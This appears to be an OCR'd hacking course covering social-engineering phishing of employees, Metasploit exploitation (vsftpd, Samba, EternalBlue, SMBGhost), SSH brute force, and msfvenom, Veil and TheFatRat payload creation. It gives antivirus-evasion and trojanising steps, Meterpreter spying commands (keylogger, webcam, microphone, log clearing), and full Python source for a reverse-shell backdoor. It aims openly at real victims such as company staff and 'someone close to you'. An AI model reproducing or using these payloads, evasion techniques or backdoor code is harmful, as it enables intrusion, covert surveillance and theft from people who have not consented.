“First, keep in mind one important thing: fighting a soldier who carries a weapon is more difficult than fighting a civilian who does not carry a weapon!”

What does that mean?

Trying to penetrate cyber security is very difficult because they know what it will do. Therefore, we can penetrate a company or bank through an ordinary employee who has no experience in this field:

For example, there is an employee in the company that you know who has Instagram or Facebook.

The first thing you should do is monitor the person. Who are his friends? What are his hobbies?


Then you impersonate an email. Let’s say that this employee has a passion for cars. You will impersonate the name of a friend of his and then send him a picture on the email.

Once he clicks on the picture, Payload will be downloaded to his device and you will be able to control his device without him knowing through it. You will be able Access the company's server and eventually you will access sensitive information that you can exploit to reach the top!

Shell (Payload):

It is what enables us to reach the goal whenever we want after we have cultivated it in the system. It is divided into two parts:

1. **Reverse Shell: In this case, we specify the operating system before dropping it into the system, as we will specify the port through which we want to pass.**
2. **Shell Bind: In this shell, the device itself will open a port for us, a specific port, and here is a problem, as there are firewalls that prevent opening random ports, so the reverse shell is better, and we will use it a lot.**



Metasploit 

It is one of the most powerful and most widely used tools used to exploit vulnerabilities and control the victim.

In order to run it, we write the following code:

```
cd /usr/share/metasploit-framework/
```

Then we review the files inside it. We will notice the presence of many folders, but we will now focus on a folder called modules.

Then it enters the exploitation section. We will notice that there are many operating systems that we can exploit. For example, when entering the Windows system, we will notice that there are many methods that we can use.

Within modules we will enter the payload part. We note that it contains 3 parts:

1. **Singles: Our individual payload can be something as simple as adding a user to the target system or running some Applications.**
2. **Stagers: Attackers create a communication network between themselves and the victim.**
3. **Stages: It is a payload that is downloaded to the victim's device, and the good thing about this section is that we can download large shells!**

When entering the stages, we notice that there are types of communications that we can do, and they are the two types that we mentioned previously, reverse communication and bind.

Inside the modules there are also encoders and these are used to evade security devices and virus detectors.

Inside the modules there are also encoders and these are used to evade security devices and virus detectors. And our evasion uses these to pass through windows firewall. Finally, we have nops, which is just telling the processor not to do anything. If you have experience in programming, you will understand what I mean, but we do not need it.

To use this tool, the first thing we need to do is write this command:

msfconsole

You will notice that a drawing of the program appears and some information about the tool. In order for us to learn some commands, we request help via:

help

It will give you the available options.

In this tool, you can use some of the tools that you previously learned in Terminal, such as the ls code, ifconfig, and others, such as creating files and folders.

show payloads

This command is used to show all the shells available in this tool, but you must reduce the size of the terminal to show it well and organized there. You will notice that there is a large number containing the name of the payload and what it is used for.

show exploit

This is used to show all types of exploitation that can be applied. This tool includes more than 2000 vulnerabilities that can be exploited. In this code, a table will be displayed with the types and names of vulnerabilities, on which system they operate, and what damage they can cause.

To use any exploit we must write this code:

use exploit/windows/wins/ms04_045_wins

Where we write a use and then copy and paste the name of the vulnerability here.

After that, you will notice that you entered the vulnerability, such as the method of entering folders in the terminal, in red, showing the exploitation.

show info

This is used to show exploit information. You can go to the description and read about the vulnerability.

show options

This is the most important code, as it will show you columns of requirements that must be filled in by you, such as the IP address and ports. There is a column with requirements written on it. If yes, this means that it is mandatory to fill it out.

You will also see a load that has been set automatically. You can change it if you want, and it also has requirements that must be filled out, such as:

LHOST: It means to any target you want to connect the victim, and of course we want to connect it to our device (Kali Linux) to control it.

LPORT: Here you have to specify a port through which you will enter. It was automatically set as port 4444.

You can change the IP address and port by writing the following code:

set LHOST 192.168.0.108

And the same way for the LPORT.

Some payloads do not work on some exploits.

In order to know the payloads that run our exploit after we enter the exploit, we write this code:

show payloads

This code inside the exploit does not show all payloads, it only shows the ones running inside this exploit.

If we want to change the payload in the exploit, we will copy the name of any payload we want and inside the exploit we write this code:

```
set payload windows/wins/ms04_045_wins
```

After that, you show the option and you will notice that the payload has been changed within the exploit.

In order to show the targets that can be attacked in this exploit, which includes a payload:

```
show targets
```

It will show you the goals it is preferable to set it automatically.

After you have prepared the payload inside the exploit and finally set the target, connection location and ports, you can attack using:

```
exploit
```

First Exploit:

In this section, we will hack and control metasploitable via metasploit. The first thing we have to do is perform the first hacking process, which is information gathering, but we currently know that the target is metasploitable, so we will begin the scanning process, using the nmap tool:

```
sudo nmap -sV 192.168.0.108
```

We will see a list of old services running on open ports, but we will focus on the FTP port. We will copy the service and issue it, then open a new terminal and conduct a simple search for this vulnerability:

```
searchsploit vsftpd 2.3.4
```

vsftpd 2.3.4 name of the vulnerability with version number.

The result will be "backdoor command execution metasploit" and directory path is unix/remote/17491.rb this means you can use metasploit to exploit this vulnerability. Of course, you cannot search for this vulnerability among +2000 vulnerabilities, so you can search for it using this code:

```
search vsftpd
```

It will give you the version number for this vulnerability that matches what we scanned. Now we can access the loophole and display its information, then read the description, after which we display the options that contain information that must be filled out. The port number will be identical to the FTP protocol, which is port 21.I specify a payload, but we must know the payload that can be used in this exploitation, but here the payload is not required.

Finally, we will attack the victim after filling out the tables.

After that, we will write any command that we learned in Kali, such as creating files inside the metasploitable system and displaying more sensitive information, because you have the highest permission in the system is root, and you can do whatever you want!

There is a very easy vulnerability, but most servers ignore it, which is the bindshell port. This case is called Misconfigurations, as we will not use the metasploit framework. We will use a network connection via Net Cat using this code:

```
nc 192.168.108 1524
```

The port number to which the bind service is connected.

There is security vulnerability, but it is found on weakly protected servers, which is the telnet service that does not contain a version number, but we can exploit it by writing in this way:

```
telnet 192.168.0.108
```

This will give you a window in which you must enter the user name and password, and you will notice that this window gives you these requirements. What you have to do is write it down and you will be able to take the highest peak in the system and control it.

There is another vulnerability that we can exploit, which is a vulnerability called Samba on ports 139 and 445.

This vulnerability does not contain the exact version number. We will search for the vulnerability via searchsploit for samba. We need a Samba vulnerability scanner.

Therefore, we will write in metasploit the name of the vulnerability:

```
use auxiliary/scanner/smb/
```

Then press Enter. A list will appear where you can use one of the exploits.

Then we choose this loophole:

```
use auxiliary/scanner/smb/smb_version
```

After that, we will open via Show Options, set RPORT, and run the code. The Samba version will appear.

After we obtain the Samba version, we search for it again in searchsploit, but this time with the version number.


Several options will appear. Choose the option that matches the version number. It is preferable to choose a ready-made file written in Ruby or Python.

We will search again within Metasploit for the Samba vulnerability and search for the name of the file we found, which is:

exploit/multi/samba/usermap_script

The word multi here means that it can run on all types of operating systems vulnerable to this attack.

We will write this vulnerability into the exploit that we have prepared, then we will set RHOST, then we will run the command and we will attack the system and control it.



Attacking SSH-Bruteforce Attack:

A brute force attack is about sending a lot of different information to the target to see if the information is correct.

The type of information you send could be anything, for example sending a username or password, and hoping that by chance we come across the correct username. This attack usually succeeds on many people who have weak passwords or have simple personal information.

Steps to carry out this attack:

1. **Open Metasploit, type search ssh, then search for this exploit:**

   auxiliary/scanner/ssh/ssh_login

   We must write before it use.

2. **Write show options to see information. We note that it requires many things, such as the speed of the attack, which is required. We can set a password file, set RHOST, and then set the usernames file, or there is a way to set the user with the password in one file.**
3. **We must create a file that contains many random passwords and another file that contains many user names that you can write or you can download from anywhere else.**
4. **Set the file you created in this way:**
   set PASS_FILE /home/hackeruser/Desktop/passwords.txt
   In the same way to set UserName File.
5. **After setting RHOST, there is one last thing before carrying out this attack, which is preferable to use, which is VERBOSE. You will notice that it is not activated and is used to print out the false attempts of this attack. To set it we write this code:**
   set VERBOSE true
6. **Run the attack and wait until the correct user and password are found.**

7. **To control the system, we write sessions, then we will see the type of shell present and use it via this code:**

   sessions -i 1

Finally, we can control anything.

There is another way, after we know the username and password, to exit Metasploit and then write this code:

ssh msfadmin@192.168.109

Note: We are applying the attack to Metasploitable!

So the username here is msfadmin.

Then we will be asked to confirm. We type yes, and then we type the password that we found.

There is much vulnerability that can be exploited, especially vulnerabilities that contain a version, but there is something important that when you want to exploit vulnerability, it is preferable to use a payload that accepts multiple systems, which is (multi) and (reverse TCP).

Eternal Blue Attack-Windows 7 Exploitation:

We must first download Windows 7 on the Virtual Box, then disable the firewall. Why?

Because most companies and institutions cancel the firewall because of the SMB protocol, or the Server Message Blocking Protocol, it is used to share files and allows applications on the computer to read and write files and request services from the server program in the computer network.

After we remove the firewall from the system, we scan the system. We will notice the appearance of some unknown ports, and this is what concerns us. The important thing is to exploit the available vulnerabilities.

We will use Metasploit and search for the name of the attack:

search eternalblue

You will notice 6 vulnerabilities:

2 auxiliary

4 exploit

Or perhaps more in the future.

Let's say we want to use the second auxiliary, we will set only RHOST and then exploit. It will give you information about the system, whether it is vulnerable to hacking, the version number, and how many bits.

We will use an exploit that is close to the system and is the first exploit available.

Then set RHOST and start the attack.

Let's say that the computer running on the 32-bit Windows system is the target here. When we implement the attack, the system will be completely disabled with the failure of the attack, but it is also considered a weak point for the system because we were able to disable the victim's device.

There are other vulnerabilities that you can view and download on Metasploit, such as the eternalblue-doublepulsar vulnerability, as this vulnerability can work on Windows devices in the x64 or x32 package.

Most companies connect their computers, as we mentioned previously.

Therefore, they change the remote setting to allow connection mode, and this will open port 3389, and this port is weak and can be exploited.

Here we will apply an attack called bluekeep.

We will search for it in Metasploit and perform the exploit.

Note: This vulnerability only works on x64 systems!

Routers Scanner:

The router is a weak device that can be easily hacked because most people do not know what a hard password for the router means, and some of them do not change the original passwords for the router. There are tools that can hack weak passwords, so in order to examine the router's vulnerabilities, we download a tool called Routersploit, and this tool is it is specialized in scanning or exploiting the router in order to know the security points and weak points, and its use is similar to the Metasploit tool.

use scanners/autopwn then show options and set the target.

[-] This means he is not weak.

[*] This means that exploitation cannot be verified.

[+] This means that he found a security vulnerability that can be exploited.

Crashing Windows 10 Machine Remotely:

As we learned previously, the firewall must be disabled because most companies disable it in order to control the computers within the company. Then we scan the device using nmap.

We will use a vulnerability called cve-2020-0796, which you can search for using this code:

locate cve-2020-0796

Then search for it in the Firefox browser: CVE 2020 0796 github


Search for it in the links, then copy the link and upload it into Kali Linux via

git clone https://...

We will then access the file and run this vulnerability using this code:

python3 cve-2020-0796-scanner.py 192.168.0.5

He will tell us that it is vulnerability and then we will use a tool to crash the target. We can download a tool with the same name as the vulnerability, which is a Python file that contains codes that crash the device, and we run it in the same way as above, but without the word scanner.



Exploiting Windows 10 Machine Remotely:

First, you must search for the name of the vulnerability above and click on the link name ZecOps.

After that, we git clone of the website and download the files then go inside this folder:

cd CVE-2020-0796-RCE-POC/

Then you can read how to use the tool inside the site, but there is a note that this vulnerability is not easy. You must know the target version of Windows 10, and if you do not know it, you must download files on the victim's device and run the code file inside the CMP to match the Offsets.

After that, it is preferable to use Windows 10 again to inject the payload file into the victim's device, and we will listen via Kali Linux.

The victim may get a crash every time he executes the exploit, but he may be hacked on the second or third attempt.

4) Maintaining Access:

It's time to learn how we can attack devices that do not have security vulnerabilities.

Here we will deliver the payload to the victim to be exploited, and this is the most difficult part. This is done via a website, link, DVD, USB port, or email, and there are several methods that we will explain. What is important now is that the victim clicks on it and runs it himself without his knowledge.

For now, we will focus on creating the payload and running it using specific tools.

The first thing you should stop is the firewall because the viruses that we will create are known to most firewalls, but in the future we will explain how you can hide it or buy real viruses that cannot be detected.

Msfvenom

It is a tool used to create a payload or virus such as a Trojan horse virus.

To use this tool, you must type in the terminal:

msfvenom -h to see information about the tool.

We will write this code:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=5555 -f exe -o shell.exe
```

-p: Its means that we create a Payload.

windows/x64/meterpreter/reverse_tcp: It's the type of Payload.

LHOST: It's controlling device (Kali Linux).

LPORT: Optional port to which we want to connect the victim.

-f: Payload file format → exe.

-o: The output unit is in the form → shell.exe.

You will notice the payload appear on your Desktop!

To run this payload on a specific device, it must be placed via anything inside the device. For example, the target is someone close to you. After you create the payload, place it inside USB, and then run Metasploit and write this code:

```
use exploit/multi/handler
```

Then open the options for this exploit and set the payload to the same type that you wrote. Then set LHOST and LPORT to the same as in the payload.

And run the command.

You will notice that nothing happens, but when the victim clicks on the payload, a meterpreter will run on Kali.

```
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
```

There is a list of format types available for the load, just type:

msfvenom --list formats

There is a way to check the strength of the virus that you created through a website called VirusTotal. But the strength of most viruses begins to decrease and they are detected by most firewalls. We will create a virus that is stronger and less detectable than security programs.

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=5555 -a x64 -e x64/zutto_dekiru -i 15 --platform windows -n 500 -f exe -o shell2.exe

-a: It stands for architecture used in the payload and in the encoder its x64.

-e: An encoder is an encryption movement that helps us bypasses some firewalls. We chose this encryption → x64/zutto_dekiru. From → --list encoders

-i: It is the amount of encryption iterations → 15. Note: The more encryption times, the larger the payload.

--platform: Operating system type → windows.

-n: It is the number of nops, and it is an addition that tells the system that it is nothing → 500. This virus will be hidden on al lower part of the firewall!

There is another stronger way to pass, such as changing the file format. For example, there is a security application called Putty. This application has nothing to do with viruses, but we want to convert our virus to its form:

Download Putty.exe in Kali Linux.

Open terminal in same folder that contain Putty.exe then write this code:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=5555 -x putty.exe -f exe -o Putty.exe
```

-x: Its makes the payload look like a secure application.

There is another way that this virus can pass 100% of security devices, which is to change the file format to Python:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=5555 -f python -o shell.py
```

But the problem here is that it does not work on devices that have not installed Python.

Veil

It is a tool used to create payloads in the same way as msfvenom, but it is easier to use and contains additional features.

After installing the tool to turn it on, type:

```
veil
```

This tool contains two tools:

1) Evasion

2) Ordnance

You can use one of them by entering the number only, for example:

```
use 1
```

And you also have instructions that you can use, for example, to show the available payloads:

```
list
```

To use the payload for example:

```
use 22
```

Many options will appear that you can set, which can also help you bypass firewalls. For example, the SLEEP field can help hide the payload, as it delays the execution of the exploit for a certain period of time(s):

```
set SLEEP 20
```

After you finish setting the options, you can type:

```
generate
```

Then write a name for the payload, but you will notice that it is in bat format and we want it in exe format. There is a second tool called B2E that can change the payload format.

After converting the payload format, we will open Metasploit and write this code:

```
resource /var/lib/veil/output/handlers/nameoffile.rc
```

After that, everything will be set automatically and will take you to the listening location, where the victim will wait to click on the file. After 20 seconds, it will be stored within the sessions. You can open the meterpreter by typing:

```
sessions -i 1
```

This virus is more powerful than the previous ones.

TheFatRat

This tool also creates payloads, but it is much easier than the previous one and contains different options than in the past.

Using this tool is very easy, it does not require writing codes, just indicating a number and pressing Enter.

You have many options that you can use. For example, we choose the number 6 and press Enter, then we choose the number 2. Everything will be set automatically. It will ask you directly. You only have to set numbers and a file name, and it will prepare everything for the load.

After that you can open Metasploit and set it again to listen to the payload.

Hiding Viruses and (Trojan Horse Virus):

In the world of hacking, there is no system that protects 100%, and there is no virus that can last a lifetime. There is competition between protection systems and payloads. All of the above payloads that are created via Kali Linux are well-known and famous. For this reason, most of them have expired and are exposed through firewalls. It is very difficult to place a payload inside the device of someone who has firewalls and a defense system. Therefore, there are ways you can hide viruses, but they are also not the ideal method for protection, or you can manipulate the payload's binary language through Hexeditor. The best solutions for creating a payload that can penetrate a security system is to create it yourself using programming languages, but keep in mind if it is strong and has the ability to penetrate, this will not last long because it will eventually be exposed by the firewalls.

There are ways you can see how to hide the virus, such as placing it inside an image, a PDF file, or something like that. There are explanations on YouTube about that.

Basic of Meterpreter:

Meterpreter is a place where codes are executed inside the victim's device.

help: Used to display all available codes.

background or bg: It is used to control more than one goal within the session, as it helps you to move only.

exit: To get out of the session.

session: for transportation as well.

guid: Used to get the session guid.

getuid: used to get the device username.

ls or dir: its use to list the content.

download: it use to download from the victim to Kali Linux.

upload: it use to upload file from Kali Linux to victim.

arp: To monitor people connected on the same network.

netstat: It is used to monitor all communications associated with the victim .

execute: Run programs on the device.

ps: To see the applications ID.

kill: Used to exit applications or end processes.

reboot or shutdown: Used to turn off the victim's device and Reboot used to restart it.

sysinfo: Used to show information about the device.

mouse: Used to control the mouse.

clearev: Used to clear our event on the victim device.

keyscan_start: Used to start sniffing on the keyboard.

keyscan_stop: Used to stop snoring.

keyscan_dump: Used to display sniffing content.

screenshot: Used to take a screenshot and store it in Kali Linux.

screenshare: It is used to directly watch the victim's movements inside the device.

webcam: It is used to open the camera on the victim.

record_mic -d 10: It is used to open the victim's microphone and eavesdrop on it 10 second.

search -f *.jpg: this will search about any picture in the device and you can do for any file.

Persistence and Some Modules:

It is an important thing you do after exploitation that helps us maintain the target even after the victim turns off his device.

First of all, we must be at the highest level of Windows. To do this, we experiment with vulnerabilities called Elevating Privileges. After we become at the top of the system, we search for a second vulnerability called Persistence and use it.

Note: The vulnerability must be local, meaning it is implemented within the victim's device. The port must be different when setting it up 4444.

There are some options that we can implement on the victim after exploitation through the following steps:

We put the session in bg.

Then are looking for the following vulnerability.

```
search post/windows
```

You can read about each vulnerability and what things it can do.

For example, we use a vulnerability to fetch Google login history:

```
use post/windows/gather/enum_chrome
```

There are other vulnerabilities, such as knowing the victim is running on a real device or a virtual device through this code:

```
use post/windows/gather/checkvm
```

There are many options that you can apply, you can read about them, but these are only the basics.

Creating BACKDOOR:

The way to create a backdoor is through coding in a programming language such as Python.

This is done by creating two programs:

1. Server: for Kali Linux.

2. Payload: for Victim.

They will communicate with each other.

Server.py:

```
import socket
import json
import os


def reliable_send(data):
    jsondata = json.dumps(data)
    target.send(jsondata.encode())

def reliable_recv():
    data = ''
    while True:
        try:
            data = data + target.recv(1024).decode().rstrip()
            return json.loads(data)
        except ValueError:
            continue

def upload_file(file_name):
        f = open(file_name, 'rb')
        target.send(f.read())




def download_file(file_name):
    f = open(file_name, 'wb')
    target.settimeout(1)
    chunk = target.recv(1024)
    while chunk:
        f.write(chunk)
        try:
            chunk = target.recv(1024)
        except socket.timeout as e:
            break
    target.settimeout(None)
    f.close()
```

```
def target_communication():
    while True:
        command = input('* Shell~%s: ' % str(ip))
        reliable_send(command)
        if command == 'quit':
            break
        elif command == 'clear':
            os.system('clear')
        elif command[:3] == 'cd ':
            pass
        elif command[:8] == 'download':
            download_file(command[9:])
        elif command[:6] == 'upload':
            upload_file(command[7:])
        else:
            result = reliable_recv()
            print(result)
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.bind(('192.168.1.12', 5555))
print('[+] Listening For The Incoming Connections')
sock.listen(5)
target, ip = sock.accept()
print('[+] Target Connected From: ' + str(ip))
target_communication()
```

Backdoor.py:

```
import socket
import time
import subprocess
import json
import os
def reliable_send(data):
        jsondata = json.dumps(data)
        s.send(jsondata.encode())
def reliable_recv():
        data = ''
        while True:
                try:
                        data = data + s.recv(1024).decode().rstrip()
                        return json.loads(data)
                except ValueError:
                        continue
```

```
def connection():
    while True:
        time.sleep(20)
        try:
            s.connect(('192.168.1.12',5555))
            shell()
            s.close()
            break
        except:
            connection()
def upload_file(file_name):
    f = open(file_name, 'rb')
    s.send(f.read())
def download_file(file_name):
        f = open(file_name, 'wb')
        s.settimeout(1)
        chunk = s.recv(1024)
        while chunk:
                f.write(chunk)
                try:
                        chunk = s.recv(1024)
                except socket.timeout as e:
                        break
        s.settimeout(None)
        f.close()
def shell():
    while True:
        command = reliable_recv()
        if command == 'quit':
            break
        elif command == 'clear':
            pass
        elif command[:3] == 'cd ':
            os.chdir(command[3:])
        elif command[:8] == 'download':
            upload_file(command[9:])
        elif command[:6] == 'upload':
            download_file(command[7:])
        else:
            execute = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,
stdin=subprocess.PIPE)
            result = execute.stdout.read() + execute.stderr.read()
            result = result.decode()
            reliable_send(result)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection()
```

- **Explaining Server.py:**

The first thing we start importing libraries is, we need a socket to connect.

Go to the end of the code.

You will notice a parameter for Socket in order to make this connection with the TCP type.

Then we specify the IP address of Kali Linux and the port that we want to connect to.

After that, we created two variables to store the victim's IP address when connected.

Then, in the last line, we called a function that will send commands to be executed to the victim.

Here we created a loop so that it is executed every time.

The first function in this file sends JSON data, which is encrypted data upon receipt that must be decrypted, and the next function reads the encryption inside the victim's device.

- **Explaining Backdoor.py:**

Almost the same codes, but there are some additions inside it, such as the Connection function, and this is its function when connecting.

The shell function will work 20 seconds after the connection, after which the process will be terminated.

The output unit here is done via the subprocess library.

The rest of the functions are important additions, such as downloading files from the victim's device, transferring files, etc.

Website Application Penetration Testing:

The website can also be attacked by hackers. Website attacks are very dangerous because they not only harm the website, but they also harm the people visiting this website and the user data within it.. Therefore, there are many ways to hack websites, but we will mention the most famous attacks that can occur to websites:

Cross-Site Scripting (XSS)

SQL injection

Bugs

Bruteforce

Cross-Site Request Forgery (CSRF)

Cross-Site Scripting (XSS): In this type of attack, the attacker writes a JavaScript code into a search engine within the site or a comment within the site and makes the entire site at his disposal.

SQL injection: It is a file from the Database system that is entered into the login fields and will allow the hacker to enter as admin.

Bugs: These are vulnerabilities within the site. A financial reward is given to anyone who finds vulnerabilities on the site.

Bruteforce: We have explained the type of this attack, which are random attempts to capture any weak password by users.

Cross-Site Request Forgery (CSRF): an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated.

Burpsuite 

It is a tool used to display the request that we sent to the site and display the response that we obtained from the site. It also allows us to change the request and send it to the site. It is also considered a proxy through which our requests will pass to different sites.

It is considered one of the site scanning methods, as it is used to analyze the site in order to reveal to us much important information for hacking.

After setting up and running the application, follow the following steps to make the tool work as a proxy:

- **From the top bar, click on Proxy and then on Options.**
